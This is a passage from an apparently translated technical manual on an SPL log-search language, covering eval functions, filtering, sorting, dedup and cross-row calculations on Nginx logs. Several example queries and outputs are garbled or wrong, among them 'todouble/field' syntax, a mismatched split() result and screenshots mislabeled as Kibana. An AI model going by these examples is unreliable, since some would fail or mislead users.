- (1) || (logical or) binary operator, operands must be of boolean type.
- (2) && (logical and) binary operator, operands must be of boolean type.
- (3) != (not equal to) == (equal to).
- (4) >=, >, <=, <.
- (5) +, - (supports numeric types, + also supports strings).
- (6) \*, /, % (supports numeric types).

The `Eval` command's common functions are shown in Table 8-2.

Table 8-2 Common Eval Functions

Eval Function	Functional Description	Application Example
abs(X)	This function takes a number X and returns its absolute value.	The following example returns the absolute value of the variable 'value' in the numerical field: ...  eval absv = abs(value)
empty(x)	Determines if a field is empty.	empty(field) returns false if the field exists, otherwise true, e.g., empty(apache.status)
case(X, "Y", ..., [default, Z])	This function takes pairs of parameters X and Y, where X must be a Boolean expression. It returns the corresponding Y value if the result is true; if all results are false, it returns the default value. The default part is optional; if not specified, the default returns an empty value.	The following example returns a description of the HTTP status code: ...  eval desc = case(error == 200, "OK", error == 500, "Internal Server Error", default, "Unexpected error")
ceil(X)	The function returns the smallest integer greater than or equal to X.	The following example returns n = 5: ...  eval n = ceil(4.1)
coalesce(X, ...)	This function accepts any number of parameters and returns the first non-empty value. If all parameters are empty, it returns an empty value.	Suppose some logs have the username field in either 'user_name' or 'user'. The following example defines a field named 'username', which takes the non-empty value from either 'user_name' or 'user': ...  eval username = coalesce(user_name, user)

floor(X)	Rounds down to the nearest integer.	The following example returns n = 4: ...  eval n = floor(4.1)
if(X, Y, Z)	Accepts three parameters; the first X is a Boolean expression. If X is true, it returns the value of the second parameter Y; otherwise, it returns the value of the third parameter Z.	The following example checks the value of 'status'. If 'status' is 200, it returns "OK"; otherwise, it returns "Error": ...  eval desc = if (status == 200, "OK", "Error")
len(X)	Takes a string parameter and returns the length of the string.	If the field value of 'method' is "GET", the following example returns n as 3: ...  eval n = len(method)
lower(X)	Takes a string parameter and returns it in lowercase.	If the value of 'method' is "GET", the following example returns "get": ...  eval lowerstr = lower(method)
log(X)	Accepts a numerical value and returns the natural logarithm of X.	The following example returns the natural logarithm of 'length': ...  eval loglength = log(length)
max(X, Y)	Accepts two numerical parameters and returns the greater value.	The following example returns 101: ...  eval maxv = max(101, 100.0)
min(X, Y)	Accepts two numerical parameters and returns the smaller value.	The following example returns 100.0: ...  eval minv = min(101, 100.0)
match(X, Y)	Uses regular expression Y to match X, returning whether the match is successful.	When the field matches the basic form of an IP address, it returns true; otherwise, it returns false. Here, ^ and \$ are used for exact matching: ...  eval matched = match(ip, "^\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}\$")
substring(X, Y[, Z])	Takes three parameters, where X must be a string, and Y and Z are numbers (starting from 0). It returns a substring of X from the Yth character to the Zth character (not including Z). If Z is not specified, it returns the remaining string starting from position Y.	The following example returns "bce": ...  eval subs = substring("abcdefg", 1, 4)
todouble(X)	Accepts a parameter that can be a string or a numerical type, returning the corresponding double-precision floating-point value.	The following example returns 123.1: ...  eval value = todouble("123.1")

<code>tolong(X)</code>	Accepts a parameter, either a string or a numerical type, returning the corresponding long value.	The following example returns 123: ...  eval value = tolong("123")
<code>tostring(X)</code>	Accepts a parameter that can be a string or a numerical type, returning the corresponding string value.	The following example returns "123.1": ...  eval strv = tostring(123.1)
<code>trim(X)</code>	Accepts a string parameter and returns the string with leading and trailing whitespace removed.	The following example returns "bcd ef": ...  eval strv = trim("bcd ef\t")
<code>upper(X)</code>	Takes a string parameter and returns it in uppercase.	The following example returns "GET": ...  eval strv = upper("Get")
<code>formatdate(X[, Y])</code>	Formats the UTC time value X into a specific time format Y. The time format string follows the format supported by java.text.SimpleDateFormat. If Y is not specified, the default time format is "yyyy-MM-dd HH:mm:ss.SSS". Timezone customization is not currently supported.	The following example returns the hour and minute of the time represented by the timestamp: ...  eval v = formatdate(timestamp, "HH:mm")
<code>parsedate(X, Y[, Z])</code>	Parses a date-time string into a Unix timestamp. X is the date string, Y is the date format, following the format supported by java.text.SimpleDateFormat. Z is an optional parameter specifying the Locale, defaulting to "en" (English).	Examples: <code>parsedate("28/04/2016:12:01:01", "dd/MM/yyyy:HH:mm:ss")</code> , <code>parsedate("28/April/2016", "dd/MMM/yyyy", "zh")</code> where "zh" indicates the Chinese Locale.
<code>format(FORMAT, [X...])</code>	Formats a string, providing functionality similar to printf. FORMAT is the format string for the printf function.	Examples: <code>&lt;ul&gt;&lt;li&gt;format("%.1fMB", rate)</code> - Outputs the rate with one decimal place. <code>&lt;/li&gt;&lt;li&gt;format("%s =&gt; %s", "aa", "bb")</code> - Outputs "aa => bb". <code>&lt;/li&gt;&lt;/ul&gt;</code> NOTE: Variable types must correspond correctly with the format specifiers in %x; otherwise, it may result in a calculation failure, outputting an empty value.
<code>now()</code>	Represents the current time. The actual value is the time the search request was received. Multiple calls within a request return the same value, which is the millisecond count from 1970-01-01:00:00:00 to the current time, with the type as long.	Example: ...  eval current_time = now()

<code>typeof(X)</code>	Retrieves the type of field X.	Supported types include: long, double, int, float, short, string, object, array. If the field is null, it returns null. Example: ...  eval a_type = typeof(apache.method)
<code>isnum(X)</code>	Determines if field X is a numeric type.	Returns true for both integer and floating-point types, otherwise returns false. Example: ...  eval a = isnum(apache.status)
<code>isstr(X)</code>	Determines if field X is a string type.	Example: ...  eval a = isstr(apache.method)
<code>relative_time(X, Y)</code>	Field X must be a time type, and field Y must be a relative time value for date math (refer to the section on time formats), returning the calculated result based on the timestamp X with date math.	Example: ...  eval ts = relative_time(timestamp, "-1d/d") Returns the millisecond count one day before the time represented by timestamp, rounded down to midnight, i.e., the start of the day before the timestamp.
<code>Cidrmatch(X, Y)</code>	Field X must be a CIDR (Classless Inter-Domain Routing), and field Y is an IP address, determining whether the subnet address of IP address Y matches X.	Example: ...  eval matched = cidrmatch("192.168.1.130/25", "192.168.1.129") Converts 192.168.1.130 to binary and retains the top 25 bits, setting the lower bits to 0 to get the lower limit (excluding), corresponding to the IP 192.168.1.128. Converts 192.168.1.130 to binary, retains the top 25 bits, and sets all lower bits to 1 to get the upper limit (excluding), corresponding to the IP address 192.168.1.255. Thus, the range of IPs is (192.168.1.128, 192.168.1.255). Any IP address within this range matches successfully, so the value of matched is true.
<code>urldecode(X)</code>	Performs URL decoding on the value of field X, which must be a string.	NOTE: Currently does not support specifying character encoding. Example: ...  eval url = urldecode(url)
<code>mvappend(X,...)</code>	This function takes any number of arguments, which can be strings, multi-value fields, or single-value fields, etc.	Example: ...  eval v = mvappend(initv, "middle")



<code>mvcount(X)</code>	This function has only one parameter X. If X is a multi-value field, it returns the number of values in the multi-value field. If it is a single-value field, it returns 1. Otherwise, it returns 0.	Example: ...  eval c = mvcount(mvfield)
<code>mvdedup(X)</code>	This function takes a multi-value argument X and returns a de-duplicated multi-value type of the field values.	Example: ...  eval v = mvdedup(mvfield)
<code>mvfilter(X, filterexpr)</code>	X is a multi-value parameter, and filterexpr is a filter condition expression, using <code>_x</code> to describe a single value in X.	Filters the mv multi-value field, only retaining the values of 1a. Example: mvfilter(mv, _x == "1a")
<code>mvfind(X,V)</code>	X is a multi-value parameter, and V represents the value to be searched for. If found, it returns the corresponding index; otherwise, it returns -1.	Example: ...  eval n = mvfind(mymvfield, "err")
<code>mvindex(X,start[, end])</code>	X is a multi-value parameter. If there is no end parameter, it returns the element with index start. If start is invalid, it returns null. Otherwise, it returns a list of elements from index start to index end (excluding end). If the index range is invalid, it returns an empty array. NOTE: Array indices start from 0.	Example: ...  eval v = mvindex(mv, 10, -1)
<code>mvjoin(X,DELIMITER)</code>	Joins the values of the multi-value field X into a string using the delimiter DELIMITER.	Example: eval v = mvjoin(mv, ",")
<code>mvmap(X,mapexpr)</code>	X is a multi-value type, and mapexpr is the transformation expression, using <code>_x</code> to represent a single value in X. The returned multi-value type is composed of the values obtained by transforming each element in X using mapexpr.	If X = ["1", "3", "4"], then ...  eval x = mvmap(X, tolong(_x) + 2) results in x = [3, 5, 6].
<code>mvrange(X,Y[,Z])</code>	This function generates a multi-value field using a numerical range, where X is the starting value of the range, Y is the ending value (excluding), and Z is the step size, with a default of 1.	Example: ...  eval mv = mvrange(1, 8, 2) returns 1, 3, 5, 7.
<code>mvsort(X)</code>	Sorts the multi-value field.	Example: ...  eval s = mvsort(mv)

<code>mvzip(X,Y,"Z")</code>	Both X and Y are multi-value types. The first element of X and the first element of Y are both converted to strings and concatenated with Z as the delimiter to form the first element of the returned multi-value result, which is of string type. Then, the same method is used to concatenate the second element of X with the second element of Y, and so on, to obtain a multi-value result. If the lengths of X and Y are not equal, concatenation is not performed after the last element of X or Y is processed.	If X = [1, 3, 4, 7] and Y = [2, 5, 8], then <code>mvzip(X, Y)</code> = ["1,2", "3,5", "4,8"].
<code>split(S, SEP)</code>	X is a string type, and S is split into a multi-value type using the string SEP as the delimiter. If SEP is an empty string, S is split into a multi-value type composed of single characters.	For example, if X = "abc::edf:", then <code>split(X, ":")</code> = ["", "abc", "", "edf", ""]

## 8.5.2 Data Filtering

To find the website's performance bottlenecks, users will pay attention to key metrics such as access status comparisons, traffic trends, and average request times.

Sometimes, it's necessary to obtain the average time to gauge whether the current transaction time is normal. Therefore, first, obtain the log data from the Nginx source that includes the ``nginx.request_time`` field, and then use the ``stats`` command to get the average value with the following command:

```

appname:nginx AND nginx.request_time:*|eval
new_request_time=todouble/nginx.request_time| stats avg(new_request_time)

```

Figure 8-20 shows an example of obtaining an average value.




Figure 8-20 obtaining an average value

Explanation:

In the example above, the ``todouble`` command is used to convert the ``nginx.request_time`` field to a data type. In fact, by default, this field is of character type. This issue can be resolved during the parsing process, and the specific method will not be discussed here. The ``avg`` function is used to calculate the average request time over a period.

### 8.5.3 Filtering

The ``where`` command provides data filtering capabilities. The expression following ``where`` can be like this:

```

appname:nginx AND nginx.request_time:*
| eval new_request_time=todouble/nginx.request_time
| where new_request_time > 0.005

```

Figure 8-21 shows the filtering result.




Figure 8-21 filtering result

Explanation:

If the average request time is 0.005, then after executing the `where` command, you will see all events with a current request time greater than 0.005. The functions and expressions supported by `where` can refer to the `eval` parameter table.

### 8.5.4 Using Tables

To list statistical information, you can use the `table` command, and you can also use the `table` command to extract a small amount of data for initial judgment.

```

appname:nginx AND nginx.request_time:*
| eval new_request_time=todouble(nginx.request_time)
| table nginx.client_ip.geo.ip,nginx.client_ip.geo.isp,
nginx.client_ip.geo.province,new_request_time,nginx.method,nginx.status

```

Figure 8-22 shows an example of the `table` command.

新搜索

appname:nginx AND nginx.request\_time:\*  
 | eval new\_request\_time=todouble(nginx.request\_time)  
 | table nginx.client\_ip.geo.ip,nginx.client\_ip.geo.isp,nginx.client\_ip.geo.province,new\_request\_time,nginx.method,nginx.status

昨天 搜索

事件(216) 统计 模式

表格 类型 保存为

20 条/页

nginx.client_ip.geo.ip	nginx.client_ip.geo.isp	nginx.client_ip.geo.province	new_request_time	nginx.method	nginx.status
27.38.251.83	联通	广东	0.001	POST	200
101.40.81.74	鹏博士/电信	北京	0.001	POST	200
223.104.25.252	移动	重庆	0.001	POST	200
117.136.40.34	移动	广东	0.005	POST	200
211.138.116.245	移动	浙江	0.023	POST	200
117.136.63.214	移动	四川	0.001	POST	200
223.104.3.149	移动	北京	0.001	POST	200
42.234.46.201	联通	河南	0.001	POST	200
175.149.253.53	联通	辽宁	0.001	POST	200
61.148.244.162	联通	北京	0.001	POST	200
112.97.49.35	联通	广东	0.011	POST	200
111.18.89.32	移动	陕西	0.002	POST	200
223.74.123.13	移动	广东	0.002	POST	200
223.104.187.21	移动	山东	0.001	POST	200
118.74.224.230	联通	山西	0.001	POST	200
183.190.19.156	联通	山西	0.002	POST	200
117.136.31.128	移动	广东	0.001	POST	200
223.104.6.56	移动	福建	0.011	POST	200
121.22.190.170	联通	河北	0.002	POST	200
218.26.54.45	联通	山西	0.001	POST	200

搜索完成!

Figure 8-22 example of the `table` command

Explanation:

By adding the `table` command, you can generate a two-dimensional table of all the necessary field information for events. If you want to filter the two-dimensional table, you can handle it in two ways. For example, if you only want to see data related to the client IP from the Beijing area, you can use:

```

appname:nginx AND nginx.request_time:*
| eval new_request_time=todouble(nginx.request_time)
| table nginx.client_ip.geo.ip, nginx.client_ip.geo.isp,
nginx.client_ip.geo.province,new_request_time,nginx.method,nginx.status
| where nginx.client_ip.geo.province=="北京"

```

Figure 8-23 shows the combination of `table` and `where` commands.

The screenshot shows a Kibana search interface. At the top, a search bar contains the query: `appname:nginx AND nginx.request_time:*`, followed by a pipe and `| eval new_request_time=todouble(nginx.request_time)`, another pipe and `| table nginx.client_ip.geo.ip, nginx.client_ip.geo.isp, nginx.client_ip.geo.province, new_request_time, nginx.method, nginx.status`, and finally a pipe and `| where nginx.client_ip.geo.province=="北京"`. The search results are displayed in a table with 6 columns: `nginx.client_ip.geo.ip`, `nginx.client_ip.geo.isp`, `nginx.client_ip.geo.province`, `new_request_time`, `nginx.method`, and `nginx.status`. The table shows 12 rows of data, all with a status of 200 and a province of 北京. The interface includes a search bar, a search button, and a table view toggle.

nginx.client_ip.geo.ip	nginx.client_ip.geo.isp	nginx.client_ip.geo.province	new_request_time	nginx.method	nginx.status
101.40.81.74	鹏博士/电信	北京	0.001	POST	200
223.104.3.149	移动	北京	0.001	POST	200
61.148.244.162	联通	北京	0.001	POST	200
123.117.177.32	联通	北京	0.002	POST	200
114.242.249.206	联通	北京	0.007	POST	200
223.104.3.237	移动	北京	0.011	POST	200
111.201.149.14	联通	北京	0.003	POST	200
114.242.249.206	联通	北京	0.007	POST	200
223.104.3.237	移动	北京	0.011	POST	200
111.201.149.14	联通	北京	0.003	POST	200
101.40.81.74	鹏博士/电信	北京	0.001	POST	200

Figure 8-23 the combination of `table` and `where` commands

Another more efficient way is to write the filter condition in the search itself. This way, the query is more efficient:

```

appname:nginxAND nginx.request_time:*AND nginx.client_ip.geo.province: 北京
| eval new_request_time=todouble(nginx.request_time)
| table nginx.client_ip.geo.ip,nginx.client_ip.geo.isp,
nginx.client_ip.geo.province,new_request_time,nginx.method,nginx.status

```

Figure 8-24 shows the method of placing filter conditions in the query.

The screenshot shows the Kibana search bar with the following query: `appname:nginx AND nginx.request_time: AND nginx.client_ip.geo.province:北京`. A red box highlights the filter conditions `AND nginx.client_ip.geo.province:北京`. Below the search bar, the results are displayed in a table with columns: `nginx.client_ip.geo.ip`, `nginx.client_ip.geo.isp`, `nginx.client_ip.geo.province`, `new_request_time`, `nginx.method`, and `nginx.status`. The table contains 12 rows of data.

nginx.client_ip.geo.ip	nginx.client_ip.geo.isp	nginx.client_ip.geo.province	new_request_time	nginx.method	nginx.status
101.40.81.74	鹏博士/电信	北京	0.001	POST	200
223.104.3.149	移动	北京	0.001	POST	200
61.148.244.162	联通	北京	0.001	POST	200
123.117.177.32	联通	北京	0.002	POST	200
114.242.249.206	联通	北京	0.007	POST	200
223.104.3.237	移动	北京	0.011	POST	200
111.201.149.14	联通	北京	0.003	POST	200
114.242.249.206	联通	北京	0.007	POST	200
223.104.3.237	移动	北京	0.011	POST	200
111.201.149.14	联通	北京	0.003	POST	200
101.40.81.74	鹏博士/电信	北京	0.001	POST	200
223.104.3.149	移动	北京	0.001	POST	200

Figure 8-24 placing filter conditions in the query

### 8.5.5 Sorting to Highlight Key Points

After the initial statistical analysis, you can sort by column according to your needs, and you can use the ``sort`` command at this time:

```
appname:nginx    AND nginx.request_time:*AND nginx.client_ip.geo.province: 北京
| eval new_request_time=todouble(nginx.request_time)
| table          nginx.client_ip.geo.ip,
nginx.client_ip.geo.isp,nginx.client_ip.geo.province,new_request_time,
nginx.method,nginx.status
| sort by new_request_time
```

Figure 8-25 shows the result of the ``sort`` command.

新搜索

apptime:nginx AND nginx.request\_time:\* AND nginx.client\_ip.geo.province:北京  
 | eval new\_request\_time=toDouble(nginx.request\_time)  
 | table nginx.client\_ip.geo.ip, nginx.client\_ip.geo.isp, nginx.client\_ip.geo.province, new\_request\_time, nginx.method, nginx.status | sort by new\_request\_time

本周 搜索

事件(48) 统计 模式

表格 类型 保存为

20 条/页 < 1 2 3 > 下载

nginx.client_ip.geo.ip	nginx.client_ip.geo.isp	nginx.client_ip.geo.province	new_request_time	nginx.method	nginx.status
223.104.3.237	移动	北京	0.011	POST	200
223.104.3.237	移动	北京	0.011	POST	200
223.104.3.237	移动	北京	0.011	POST	200
223.104.3.237	移动	北京	0.011	POST	200
114.242.249.206	联通	北京	0.007	POST	200
114.242.249.206	联通	北京	0.007	POST	200
114.242.249.206	联通	北京	0.007	POST	200
114.242.249.206	联通	北京	0.007	POST	200
106.75.19.45	联通/电信	北京	0.005	POST	200
106.75.19.45	联通/电信	北京	0.005	POST	200
106.75.19.45	联通/电信	北京	0.005	POST	200

Figure 8-25 the result of the `sort` command

Explanation:

To sort the request time in descending order in the above example to highlight key points or display abnormal situations, you can use the `sort` command, where `by` is a required parameter. For a single sorting field, you can use the symbol + to indicate ascending order, and the symbol - to indicate descending order. The default is descending order.

## 8.5.6 Removing Redundancy

When there is redundant data in the data, you can use the `dedup` command to remove redundancy. Specifically:

```
apptime:nginx AND nginx.request_time:* AND nginx.client_ip.geo.province: 北京
| eval new_request_time=toDouble(nginx.request_time)
| table nginx.client_ip.geo.ip, nginx.client_ip.
geo.isp,nginx.client_ip.geo.province,new_request_time,
nginx.method,nginx.status
| sort by new_request_time
| dedup new_request_time
```



The data before deduplication is shown in Figure 8-26, and the result after deduplication is shown in Figure 8-27.

新搜索

appname:nginx AND nginx.request\_time:\* AND nginx.client\_ip.geo.province:北京  
| eval new\_request\_time=todouble/nginx.request\_time  
| table nginx.client\_ip.geo.ip, nginx.client\_ip.geo.isp,nginx.client\_ip.geo.province, new\_request\_time, nginx.method,nginx.status |sort by new\_request\_time

本周 搜索

事件(48) 统计 模式

表格 类型 保存为

20 条/页

nginx.client_ip.geo.ip	nginx.client_ip.geo.isp	nginx.client_ip.geo.province	new_request_time	nginx.method	nginx.status
223.104.3.237	移动	北京	0.011	POST	200
223.104.3.237	移动	北京	0.011	POST	200
223.104.3.237	移动	北京	0.011	POST	200
223.104.3.237	移动	北京	0.011	POST	200
114.242.249.206	联通	北京	0.007	POST	200
114.242.249.206	联通	北京	0.007	POST	200
114.242.249.206	联通	北京	0.007	POST	200
114.242.249.206	联通	北京	0.007	POST	200
106.75.19.45	联通/电信	北京	0.005	POST	200
106.75.19.45	联通/电信	北京	0.005	POST	200
106.75.19.45	联通/电信	北京	0.005	POST	200

Figure 8-26 Data Before Deduplication

新搜索

appname:nginx AND nginx.request\_time:\* AND nginx.client\_ip.geo.province:北京  
| eval new\_request\_time=todouble/nginx.request\_time  
| table nginx.client\_ip.geo.ip, nginx.client\_ip.geo.isp,nginx.client\_ip.geo.province, new\_request\_time, nginx.method,nginx.status  
| sort by new\_request\_time |dedup new\_request\_time

本周 搜索

事件(48) 统计 模式

表格 类型 保存为

20 条/页

nginx.client_ip.geo.ip	nginx.client_ip.geo.isp	nginx.client_ip.geo.province	new_request_time	nginx.method	nginx.status
223.104.3.237	移动	北京	0.011	POST	200
114.242.249.206	联通	北京	0.007	POST	200
106.75.19.45	联通/电信	北京	0.005	POST	200
111.201.149.14	联通	北京	0.003	POST	200
123.117.177.32	联通	北京	0.002	POST	200
61.148.244.162	联通	北京	0.001	POST	200

Figure 8-27 Data After Deduplication

### 8.5.7 Limiting Display

During the statistical analysis process, sometimes only a part of the statistical results are needed for preliminary judgment. At this time, you can use the `limit` command to control the number of lines of data displayed. This is very useful when initially capturing features.

```

appname:nginx AND nginx.request_time:* AND nginx.client_ip.geo.province: 北京
| eval new_request_time=todouble(nginx.request_time)
| table nginx.client_ip.geo.ip,
nginx.client_ip.geo.isp,nginx.client_ip.geo.province,new_request_time,nginx.method,nginx.status
| sort by new_request_time
| limit 3

```

The effect is shown in Figure 8-28.

新搜索

appname:nginx AND nginx.request\_time:\* AND nginx.client\_ip.geo.province:北京  
 | eval new\_request\_time=todouble(nginx.request\_time)  
 | table nginx.client\_ip.geo.ip, nginx.client\_ip.geo.isp,nginx.client\_ip.geo.province, new\_request\_time, nginx.method,nginx.status  
 | sort by new\_request\_time | dedup new\_request\_time | limit 3

事件(48) 统计 模式

表格 类型 保存为

20 条/页 1 下载

nginx.client_ip.geo.ip	nginx.client_ip.geo.isp	nginx.client_ip.geo.province	new_request_time	nginx.method	nginx.status
223.104.3.237	移动	北京	0.011	POST	200
114.242.249.206	联通	北京	0.007	POST	200
106.75.19.45	联通/电信	北京	0.005	POST	200

Figure 8-28 Result of the `limit` Command

Explanation:

Sometimes you want to highlight a part of the data with large volume, high consumption, or very small values for generating charts. At this time, you can use the `limit` command to limit the amount of returned data. Limit 3 means display the first 3 lines.

### 8.5.8 Implementing Cross-Row Calculations

Sometimes we want to calculate between two adjacent pieces of information? For example, calculate the time difference between two adjacent pieces of information, or calculate the ratio of two attribute statistics, such as:

```

appname:nginx
| eval new_status=if(nginx.status=="200","正常","异常")
| stats count() by new_status

```

The query result is shown in Figure 8-29.

The screenshot shows the Kibana search results page. The search bar contains the query: `appname:nginx | eval new_status=if(nginx.status=="200","正常","异常") | stats count() by new_status`. The results are displayed in a table with two columns: `new_status` and `count()`. The table has two rows: '正常' with a count of 403, and '异常' with a count of 14. The interface includes tabs for '事件(417)', '统计', and '模式', and a '搜索完成!' status.

new_status	count()
正常	403
异常	14

Figure 8-29 Statistical Result

So how can we calculate the proportion of the two situations in the total? You can first count the frequency of the two statuses, and then set one status and determine it as normal. Use the `autoregress` command to append new fields statistically in an N+1 manner row by row, where N is the number of rows.

```

appname:nginx
| eval new_status=if(nginx.status=="200","正常","异常")
| stats count() as COUNT by new_status
| autoregress 'COUNT' as new p=1

```

The result is shown in Figure 8-30.

The screenshot shows the Kibana search results page with the query: `appname:nginx | eval new_status=if(nginx.status=="200","正常","异常") | stats count() as COUNT by new_status | autoregress 'COUNT' as new p=1`. The results are displayed in a table with three columns: `new_status`, `COUNT`, and `new`. The table has two rows: '正常' with `COUNT` 403 and `new` 403, and '异常' with `COUNT` 14 and `new` 403. Red boxes and arrows highlight the `COUNT` and `new` columns and the values 403 and 14. The interface includes tabs for '事件(417)', '统计', and '模式', and a '搜索完成!' status.

new_status	COUNT	new
正常	403	403
异常	14	403

Figure 8-30 Result of the `autoregress` Command

Explanation:

Here we need to solve the problem of the sum of visit connection status counts. The `autoregress` command can achieve cross-row field calculations. First, generate a new column with the data of the parameter column at a unit span of p. The new column 'new' is staggered by one unit from the 'COUNT' column.


Then, use the `eval` command to calculate the column values, as follows:

```

appname:nginx
| eval new_status=if(nginx.status=="200","正常","异常")
| stats count() as COUNT by new_status
| autoregress 'COUNT' as new p=1
| eval total=COUNT+new
| eval success=new/total
| eval failure=COUNT/total

```

Figure 8-31 shows the calculation results with the eval command added.



新搜索

appname:nginx | eval new\_status=if(nginx.status=="200","正常","异常") | stats count() as COUNT by new\_status | autoregress 'COUNT' as new p=1 | eval total=COUNT+new | eval success=new/total | eval failure=COUNT/total

本周 搜索

事件(417) 统计 模式

表格 类型 保存为

20 条/页 < 1 > 下载

new_status	COUNT	new	total	success	failure
正常	403				
异常	14	403	417	0.9664268585131894	0.03357314148681055

Figure 8-31 results with the eval command added

Explanation:

The `eval` command can not only generate temporary fields in the statement but also perform secondary calculations on the fields after statistics and form new columns.

## 8.5.9 Keeping Only the Desired Fields

In the process of statistical analysis, temporary fields will be generated, which are actually not needed in the final results. Therefore, we can use the `fields` command to only keep the required fields after the statistical results are generated.

```

appname:nginx
| eval new_status=if(nginx.status=="200","正常","异常")
| stats count() as COUNT by new_status
| autoregress 'COUNT' as new p=1
| eval total=COUNT+new
| eval success=new/total
| eval failure=COUNT/total
| fields success,failure
| where !empty(success)

```

Figure 8-32 shows the statistical results.



success	failure
0.9664268585131894	0.03357314148681055

Figure 8-32 statistical results

Explanation:

In this example, the `fields` command only retains the two fields `success` and `failure`. However, there are still empty lines in the middle. You can use the `where` command to remove the empty lines. The `!empty()` function is a non-empty function.

## 8.6 Correlation Analysis

Business system performance, host performance indicators, business module logic, network throughput, and other factors can all become the fuse for an accident when an exception occurs. Correlation analysis of various factors can reduce the probability of operational failures. This chapter will introduce how to use SPL commands for correlation analysis.

### 8.6.1 Data Correlation and Subqueries

You can use text to create sample logs, as shown in Figure 8-33:

```
localhost:SPL入门学习参考 eric$ cat favor.list
{"name":"张军","favorite_fruit":"苹果"},
{"name":"陈刚","favorite_fruit":"橘子"},
{"name":"吴家欢","favorite_fruit":"火龙果"},
{"name":"张鹏","favorite_fruit":"榴莲"},
{"name":"何颜民","favorite_fruit":"苹果"},
{"name":"曾宝仪","favorite_fruit":"苹果"},
{"name":"梁爽","favorite_fruit":"橘子"},
{"name":"张顺","favorite_fruit":"火龙果"},
{"name":"秦卫民","favorite_fruit":"苹果"}

localhost:SPL入门学习参考 eric$
localhost:SPL入门学习参考 eric$
localhost:SPL入门学习参考 eric$
localhost:SPL入门学习参考 eric$ cat worker_info.list
{"name":"张军","age":"30"},
{"name":"陈刚","age":"25"},
{"name":"梁爽","age":"27"},
{"name":"张顺","age":"33"},
{"name":"秦卫民","age":"52"},
{"name":"张太伟","age":"30"},
{"name":"李洪强","age":"29"},
{"name":"娜扎古义","age":"28"},
{"name":"吴家欢","age":"25"},
{"name":"张鹏","age":"28"},
{"name":"何颜民","age":"30"},
{"name":"曾宝仪","age":"43"},
{"name":"何颜民","age":"30"},
{"name":"曾宝仪","age":"43"}

localhost:SPL入门学习参考 eric$ _
```

Figure 8-33 Log Example

First, import the two test files mentioned.

Import the favor log sample file and input `appname:worker` `tag:favor` according to the rules, as shown in Figure 8-34.



Figure 8-34 Upload Favor Log File

Import the info log sample file and input `appname:worker` `tag:info` according to the rules, as shown in Figure 8-35.



Figure 8-35 Upload Info Log File

The effect after import is shown in Figure 8-36.

